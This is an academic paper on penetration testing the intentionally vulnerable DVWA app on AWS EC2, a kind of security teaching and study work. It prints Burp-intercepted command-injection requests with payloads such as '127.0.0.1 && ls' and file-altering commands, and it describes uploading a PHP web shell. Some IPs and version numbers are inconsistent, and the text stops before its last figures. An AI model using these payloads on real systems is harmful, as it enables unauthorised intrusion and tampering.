Penetration Testing for the Cloud-Based Web Application

RAFID AL-KHANNAK
Computing deptartment
School of Creative and Digital Industries
Buckinghamshire New University
High Wycombe, UK

SAJJAN SINGH NEHAL
Computing deptartment
School of Creative and Digital Industries
Buckinghamshire New University
High Wycombe, UK

Abstract: This paper discusses methods, tools, approaches, and techniques used for the penetration testing on the cloud-based web application on Amazon AWS platform. The findings of a penetration test could be used to fix weaknesses and vulnerabilities, and significantly improve security. The testing is implemented by undertaking a malicious attack aiming to breach system networks and thereby confirm the presence of cloud infrastructure. The research focuses on cloud-based web applications' high-risk vulnerabilities such as unrestricted file upload, command injection, and cross-site scripting. The outcomes expose and approved some vulnerabilities, flaws, and mistakes in the utilised cloud based web application. It is concluded that some vulnerabilities haveto be considered before architecting the cloud system. Recommendations are proposing solutions to testing results.

Keywords: Penetration testing, pen test, ethical hacking, white hat hacking, black hat hacking, security testing, cyber security, cloud security, web application security, information security, and vulnerability assessment.

Received: May 9, 2022. Revised: June 26, 2023. Accepted: July 25, 2023. Published: August 29, 2023.

1. Introduction

The penetration testing is a kind of security testing that identifies security flaws that an attacker may exploit in an operating system, network system, application, and web application, to bypasses antivirus, firewall, and Intrusion Detection System (IDS) and Intrusion Prevention System (IPS). It is also known as ethical hacking, white-hat hacking, or pen testing. The scope of penetration testing might vary based on the needs of the organisation, often known as Red Teaming.

According to the Blog post by Thompson (2019) In the early 2000s, the word and concept of Red Teaming gained popularity in the military and intelligence industries and, more recently, in the cybersecurity sector. People often use the terms "Red" and "Red Team" to refer to those who do offensive security testing, and "Blue" and "Blue Team" to refer to those who operate on the defensive side. Consequently, "Red" activity might refer to any kind of offensive security testing.

In recent research by Fonseca and Vieira (2008) If exploited by hackers, software flaws that lead to security breaches may have a severe effect. Although configuration and human error are other possible sources of vulnerabilities, software flaws account for the vast majority of security breaches. To reduce these types of breaches and attacks organizations need a penetration tester who can test their systems.

Nowadays, Cloud services have been growing very rapidly, and every organisation has been using them directly or indirectly. Cloud systems have been divided into three categories as Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS). These categories have different shared responsibility model of Cloud Security.

According to (PurpleBox, 2021; Varghese, 2021; Nettitude, 2022) Cloud has some common vulnerabilities listed below:

- Insecure Application Programming Interfaces (APIs)
- Misconfigurations of cloud security
- Weak credentials
- Outdated software
- Insecure coding practices
- Unauthorized Access
- Hijacking of accounts services or traffic
- External sharing of data
- Malicious insiders
- Malware/ransomware

This research will discover how white-hat hackers, penetration testers, ethical hackers and red teamers have used tools, approaches to attack and techniques. By having the same mentality and using the same techniques and methods as a black-hat hacker, unauthorized hacker, or threat actor.

1.1 Aim

Penetration testing aims to prevent inappropriate behaviour by identifying vulnerabilities before attackers do. Pen testers concentrate on security testing by attacking and exposing vulnerabilities.

In recent research by Sun *et al.* (2019) Power corporations have enormous and own a multitude of information and communication devices. Tools for automated vulnerability scanning have a high mistake rate and missing frequency, making it impossible to satisfy current demands. For instance, while resolving system vulnerabilities, the vulnerability scanning equipment verifies the existence of the vulnerability by detecting the system version. In the news by Jones (2019) The greatest blackout in history occurred in Venezuela on March 7, 2019, and the government declared it was the result of cyber-attacks. According to the news by *BBC News* (2017) In 2015 and 2016, the Ukrainian power system as well as the national railway systems, several government ministries and national pension fund systems. also experienced significant outages as a result of cyber-attacks. In the news by Solon and Hern (2017) The WannaCry or WannaCrypt ransomware malware damaged over 230,000 machines in over 150 countries, with the NHS, Telefónica, and German state railway one of the most damaged. According to the work of Fonseca *et al.* (2008) A significant proportion of web software developers lack the necessary software engineering skills and competencies to generate secure code. There has a large collection of vulnerabilities affecting several services that may be exploited maliciously, with potentially devastating results. Constraints on time to market and lower cost policies encourage businesses to deploy their software as quickly as possible, in many instances without implementing the quality assurance methods required to discover and mitigate any code vulnerabilities. These companies need a penetration tester who can handle, test and try to stop such these cyber-attacks.

Likewise, in many other fields, the penetration testing process has been assisted by a wide variety of automated tools and manual tools. The research will explain some tools in brief and how helpful in cyber security.

1.2 Objectives

The main objective of this research has to explore new tools, new approaches & new techniques and which one is best. Professionals in penetration testing have availability so many tools, approaches, and techniques that selecting the best effective ones to include in their tool kit have quite difficult and different from other tools.

Functional objectives: Research required some technical stuff such as a cloud-based web application to perform penetration testing, an Amazon Web Services (AWS) account required for the setup of web application on Elastic Compute Cloud (EC2) and some additional configurations to setup web application and communicate with the web application, EC2 port 80 and port 22 needed to accept inbound traffic to communicate from researcher system, required fully functional web application source code, fully understanding of cloud infrastructure to setup the web application, required to install some software which has required to up and running to web application and required some tools to analysis the vulnerabilities of web applications.


Non-functional objectives: The research required some management stuff such as making sure the web application, has not public access and only communicates with the researcher's system or authorized person because anyone could access and attack from the internet and it could be dangerous to Confidentiality, Integrity, and Availability (CIA) of EC2 data, the whole infrastructure of AWS and AWS account, methods, approaches, and techniques of penetration testing must be reported in properly detail to easily understandable to senior management, the report must be followed by technical and non-technical language and guides, a web application must have demo or dummy data if by mistake web application expos to the public then it will protect the CIA model.

2. Findings

2.1 Amazon Elastic Compute Cloud (Amazon EC2)

The Amazon Web Services (AWS) Cloud's EC2 service offers scalable computational resources. Using Amazon EC2 eliminates the need to invest in hardware upfront and makes it easy to create and deploy apps more quickly. Anyone may deploy as many or as fewer virtual machines as would like, set security and networking, and manage storage using Amazon EC2. According to AWS (2022) AWS provides cloud web hosting options that enable corporations, non-profits, and governmental organisations to provide their internet websites applications at a cheap cost. Customers who want full control and flexibility in their web server design and maintenance can choose AWS EC2.

EC2 has been created for a web application by the researcher, so the researcher can perform some tests on it as shown in Figure 1. EC2 has been used Ubuntu Linux platform and the t2.micro instance type used as shown in Figure 1 to configure Apache, Hypertext Pre-processor (PHP), and MySQL. Web applications have been required to allow inbound traffic on port 80 and SSH required port 22 to communicate with only the researcher's system that's why EC2 required a Security Group with custom configurations as shown in Figure 2.




Instance summary for i-0d517ad9e497ffed4 (PenTest)
Updated less than a minute ago

Instance ID: i-0d517ad9e497ffed4 (PenTest)
Public IPv4 address: 3.8.87.218 | open address
Private IPv4 addresses: 172.31.12.22
IPv6 address: –
Instance state: Running
Public IPv4 DNS: ec2-3-8-87-218.eu-west-2.compute.amazonaws.com | open address
Hostname type: IP name: ip-172-31-12-22.eu-west-2.compute.internal
Private IP DNS name (IPv4 only): ip-172-31-12-22.eu-west-2.compute.internal
Answer private resource DNS name: IPv4 (A)
Instance type: t2.micro
Elastic IP addresses: –
Auto-assigned IP address: 3.8.87.218 [Public IP]
VPC ID: vpc-0134840c3fd715b98
AWS Compute Optimizer finding: Opt-in to AWS Compute Optimizer for recommendations. | Learn more
IAM Role: –
Subnet ID: subnet-0f3f3dd2e0c61d611
Auto Scaling Group name: –

▼ Instance details
Platform: Ubuntu (Inferred)
AMI ID: ami-07c2ae35d31367b3e
Monitoring: disabled
Platform details: Linux/UNIX
AMI name: ubuntu/images/hvm-ssd/ubuntu-jammy-22.04-amd64-
Termination protection: Disabled

Fig. 1. EC2 used for host web application



sg-02e6ad40c3daba1ff - PenTest

Details

Security group name: PenTest
Security group ID: sg-02e6ad40c3daba1ff
Description: Penetration Testing Project
VPC ID: vpc-0134840c3fd715b98
Owner: 928424094428
Inbound rules count: 2 Permission entries
Outbound rules count: 1 Permission entry

Inbound rules (2)


Name	Security group rule...	IP version	Type	Protocol	Port range	Source
–	sgr-0b0ab2e7c1eb6a066	IPv4	HTTP	TCP	80	92.236.104.254/32
–	sgr-0f5fcd8f62a474641	IPv4	SSH	TCP	22	92.236.104.254/32

Fig. 2. EC2 security group

2.2 Information Gathering

Nmap or Network Mapper has invented by Gordon Lyon, a network analyser. Nmap has been a network discovery tool that sends packets and analyses the response to find hosts and services on networking. Nmap has been compatible with all major operating systems, and have been offered in the command-line interface Nmap. According to Orebaugh and Pinkard (2008) System administrators, security and network engineers, incident response specialists, firewall administrators, penetration testers, computer administrators, domain administrators, network administrators and IT security professionals. have been utilising it to scan company networks for live hosts, individual services, or even certain Operating system platforms. It can do basic, bare-bones scans, such as Internet Control Message Protocol (ICMP) pings to detect whether targets have up or down, find a system, scan for an open port, identify which service could be running on a particular port, or detect the operating system of a target.

Nmap scan has found two open ports, the first port 80 has used for HTTP and the second port 22 has used SSH. Both port types have TCP. Nmap also found the internal hostname is "ip-172-31-12-22.eu-west-2.compute.internal". Services name and services version running on open ports, Apache has been running on port 80 and version number httpd 2.4.32 and OpenSSH has been running on port 22 with version number 8.9p1. It has been found DNS name "ec2-18-168-225-11.eu-west-2.compute.amazonaws.com" and by using the "nmap -sCV 18.168.255.11" command as shown in Figure 3.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sCV 18.168.225.11
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-21 10:52 GMT
Stats: 0:07:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 86.92% done; ETC: 11:01 (0:01:04 remaining)
Stats: 0:07:24 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 89.70% done; ETC: 11:01 (0:00:51 remaining)
Stats: 0:09:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 11:02 (0:00:00 remaining)
Nmap scan report for ec2-18-168-225-11.eu-west-2.compute.amazonaws.com (18.168.225.11)
Host is up (0.021s latency).
Not shown: 878 filtered tcp ports (no-response), 120 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f9ac6963b07caf624ef4177d51423075 (ECDSA)
|_  256 5b7db1ebb094aeede0e059f85baa7a1b (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2022-12-20 17:11  DVWA/
| -     2014-05-01 21:51  bWAPP/
|_
Service Info: Host: ip-172-31-12-22.eu-west-2.compute.internal; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 575.22 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Fig. 3. Nmap scan output

A standard HTTP flow starts with a client machine sending a request to a server, which immediately sends a response message. According to Mah (1997) HTTP, an application protocol used by WWW servers and clients, dominates the worldwide Internet traffic. The HTTP used a request-response protocol to transmit the data that comprise Web content.

Nmap result has shown port 80 has running Apache so it means clear to port 80 has hosted a web application. The researcher opened the "18.168.255.11" IP address of the target into the web browser and got a webpage, which indicates the web server has two folders "DVWA" and "bWAPP" as shown in Figure 4. There has hosted a "DVWA" application which has worked properly as shown in Figure 5.



File Edit View History Bookmarks Tools Help
Vulnerability: File Upload
18.168.225.11/bWAPP/install
18.168.225.11/bWAPP/login.p
Index of /
18.168.225.11

Index of /

Name Last modified Size Description
DVWA/ 2022-12-20 17:11 -
bWAPP/ 2014-05-01 21:51 -

Apache/2.4.52 (Ubuntu) Server at 18.168.225.11 Port 80

Fig. 4. Apache server running



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Fig. 5. DVWA web application working


2.3 Unrestricted File Upload

The Unrestricted File Upload threat occurs as a result of weak or incorrect file-type validation measures established before files have been uploaded to the web application.

Huang *et al.* (2019) Hackers can use unrestricted file upload vulnerabilities to upload and execute malicious scripts on web applications, which can be run on the web server. According to OWASP (2019) Uploaded files pose a serious threat to systems. Many cyberattacks begin by uploading code to the system being hacked. The attacker then simply has to figure out some way to execute the code. The attacker can complete the very first step by using a file upload. In the article by Starov *et al.* (2016) Web shells have been pieces of code that hackers uploaded to a web server in order to perform unrestricted commands remotely, maintain access, and escalate their privileges. According to research by Acunetix (2015) File upload has provided a major risk that few people have awareness of, much alone how to guard against exploitation. Worse, many web apps include unsafe, unrestricted file upload capabilities.

The web application has been hosted on AWS EC2 because Nmap found the DNS name "ec2-18-168-225-11.eu-west-2.compute.amazonaws.com" so an attacker can be identified from it. To analyse the DNS name start part has "ec2" with IP address and the middle part has "eu-west-2" location of EC2 running in AWS London region and the last part has the name of provider "compute.amazonaws.com".

The web application has a file upload option to upload an image file as shown in Figure 6. But the attacker can upload Hypertext Pre-processor (PHP) web shell or malware files instead of an image file as shown in Figure 7, that could gain access to the EC2 file system, and all data stored on the web server. Its web shell could be finding a possible way to get root user permissions or privileges escalated to gain upper-level users for access system service or root file system.



Vulnerability: File Upload


Choose an image to upload:

No file selected.

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Fig. 6. Image file upload option



Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../hackable/uploads/simple-backdoor.php succesfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Fig. 7. PHP web shell uploaded successfully

2.4 Command Injection


A hacker executing commands on a system from a remote machine has been referred to as Remote Code Execution (RCE), also known as code injection or command injection. According to Zheng and Zhang (2013) RCE attacks have one of the most dangerous threats to any web app or web server. It has become a type of Cross-Site Scripting (XSS) attack in which client input has collected and run as web server code. RCE attacks frequently need the coordination of several queries from the client end, as well as the manipulation of string and non-string inputs, in order to negate the access control protocol and generate unexpected execution pathways on the server side. In the research by Choi and Kim (2018) Remote code injection technique has been used by attackers to remotely insert their primary function code into all other services for execution. According to OWASP (2021) From July 2004, RCE was among the most dangerous web attacks. RCE has been the most common PHP security vulnerability, making it the number one danger on the ranking of web application security risks.

Burp, often known as the Burp Suite, has become a great tool used for web application penetration testing. It has been created by Portswigger, which has also the alias of its creator, Dafydd Stuttard. According to Mohan, Swaminathan and Shafana (2022) This has become a top tool that all experts use to analyse vulnerabilities in order to get access to the target system. It has been used to set up a proxy in order to uncover new vulnerabilities, launch an attack, and find the credentials for target machine access. In the article by Lopez de Jimenez (2016) Burp Suite seems to be an amazing pen testing and secure web platform. This tool offers several useful functions, including such as Interception using a proxy, crawling to a website using a spider, automatic vulnerabilities detector, decoder, logger, comparer, repeater, support for custom plugins, and many other features.

According to Cheng, Guo and Gao (2010) The method that converts a string into a correct Uniform Resource Locator (URL) format has known as URL encoding. URL has been a character string that includes letters, numbers, and special characters. URLs can take several various forms depending on the character set encoding (for example, Guojia Biaozhun Kuozhan (GBK) encoding or Unicode Transformation Format – 8-bit (UTF-8) encoding). They use GBK encoding as an example to demonstrate (the theory of UTF-8 encoding has similar to GBK). URL encoding substitutes the "%" sign followed by two hexadecimal numbers corresponding to the character values in the character set for unsafe American Standard Code for Information Interchange (ASCII) characters.

According to Khawaja (2021) Bash's generality, penetration testers may execute powerful terminal commands without the requirement to install a compiler or an integrated development environment. Bash has been used to create faster simple tools that penetration testers may utilise to save time. Bash scripting allows you to write into the terminal command line output in two ways. The first and most basic technique has to utilise the echo command. The printf command has the second technique.

The web application has the function to ping a device as shown in Figure 8.



18.168.225.11/DVWA/vulnerabilities/exec/

Vulnerability: Command Injection


Ping a device

Enter an IP address: 127.0.0.1

More Information


Fig. 8. Ping a device option

The attacker can test as a normal user to verify the functionality and then enter the test IP address "127.0.0.1". Before submitting the attacker has set up the browser proxy to intercept all requests from the browser into the Burp suite as shown in Figure 9 and modified the "ip" parameter data because the attacker entered the IP address set on the "ip" parameter. To exploit the webserver payload has been used "127.0.0.1 && ls". In the payload first part used IP "127.0.0.1", the mid part used "&&" to add additional bash commands, and the last part used the "ls" command to list the files and directories in the current working directory. URL Encode payload because of web server only accepts URL Encoded parameter and replaces "ip" parameter data with encoded payload "127.0.0.1+%26%26+ls" as shown in Figure 10 and sent to the server.



```
POST /DVWA/vulnerabilities/exec/ HTTP/1.1
Host: 18.168.225.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://18.168.225.11
DNT: 1
Connection: close
Referer: http://18.168.225.11/DVWA/vulnerabilities/exec/
Cookie: PHPSESSID=veu5t2uug0bq75cdt5lrc4dgfq; security=low
Upgrade-Insecure-Requests: 1

ip=127.0.0.1&Submit=Submit
```

Fig. 9. Burp suite intercepts the request




```
Selected text: 127.0.0.1+%26%26+ls
Decoded from: URL encoding
127.0.0.1 && ls
```

```
POST /DVWA/vulnerabilities/exec/ HTTP/1.1
Host: 18.168.225.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://18.168.225.11
DNT: 1
Connection: close
Referer: http://18.168.225.11/DVWA/vulnerabilities/exec/
Cookie: PHPSESSID=veu5t2uug0bq75cdt5lrc4dgfq; security=low
Upgrade-Insecure-Requests: 1

ip=127.0.0.1+%26%26+ls&Submit=Submit
```

Fig. 10. Change parameter data

As comparing Figure 11 has shown a response back to normal ping data and Figure 12 has shown a response back to the browser with the IP ping result and list of files and directories.



3.8.87.218/DVWA/vulnerabilities/exec/#

Vulnerability: Command Injection

Ping a device


Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.034 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.016/0.028/0.034/0.007 ms
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Fig. 11. Normal ping result


Vulnerability: Command Injection


Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3074ms
rtt min/avg/max/mdev = 0.014/0.032/0.056/0.015 ms
help
index.php
source
```

Fig. 12. Result of command injection

The attacker has created two folders ‘leet’ and ‘singh’ on a web server using “127.0.0.1 && mkdir singh leet” shown in Figure 13. The attacker has also created a file ‘attack.php’ on the webserver using “127.0.0.1 && touch attack.php” shown in Figure 14.



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 && mkdir singh leet

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.034 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3060ms
rtt min/avg/max/mdev = 0.032/0.034/0.035/0.001 ms
attack.php
help
index.php
leet
singh
source
```

Fig. 13. Created two folders


Vulnerability: Command Injection


Ping a device

Enter an IP address: 127.0.0.1 && touch attack.php

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.034 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.033 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.016/0.029/0.034/0.007 ms
attack.php
help
index.php
singh
source
```

Fig. 14. Created new ‘attack.php’ file

The attacker has renamed the 'leet' folder into 'bucks' using “127.0.0.1 && mv leet bucks” as shown in Figure 15. The attacker has changed file extension 'attack.php' into 'attack.html' using “127.0.0.1 && mv attack.php attack.html” as shown in Figure 16.

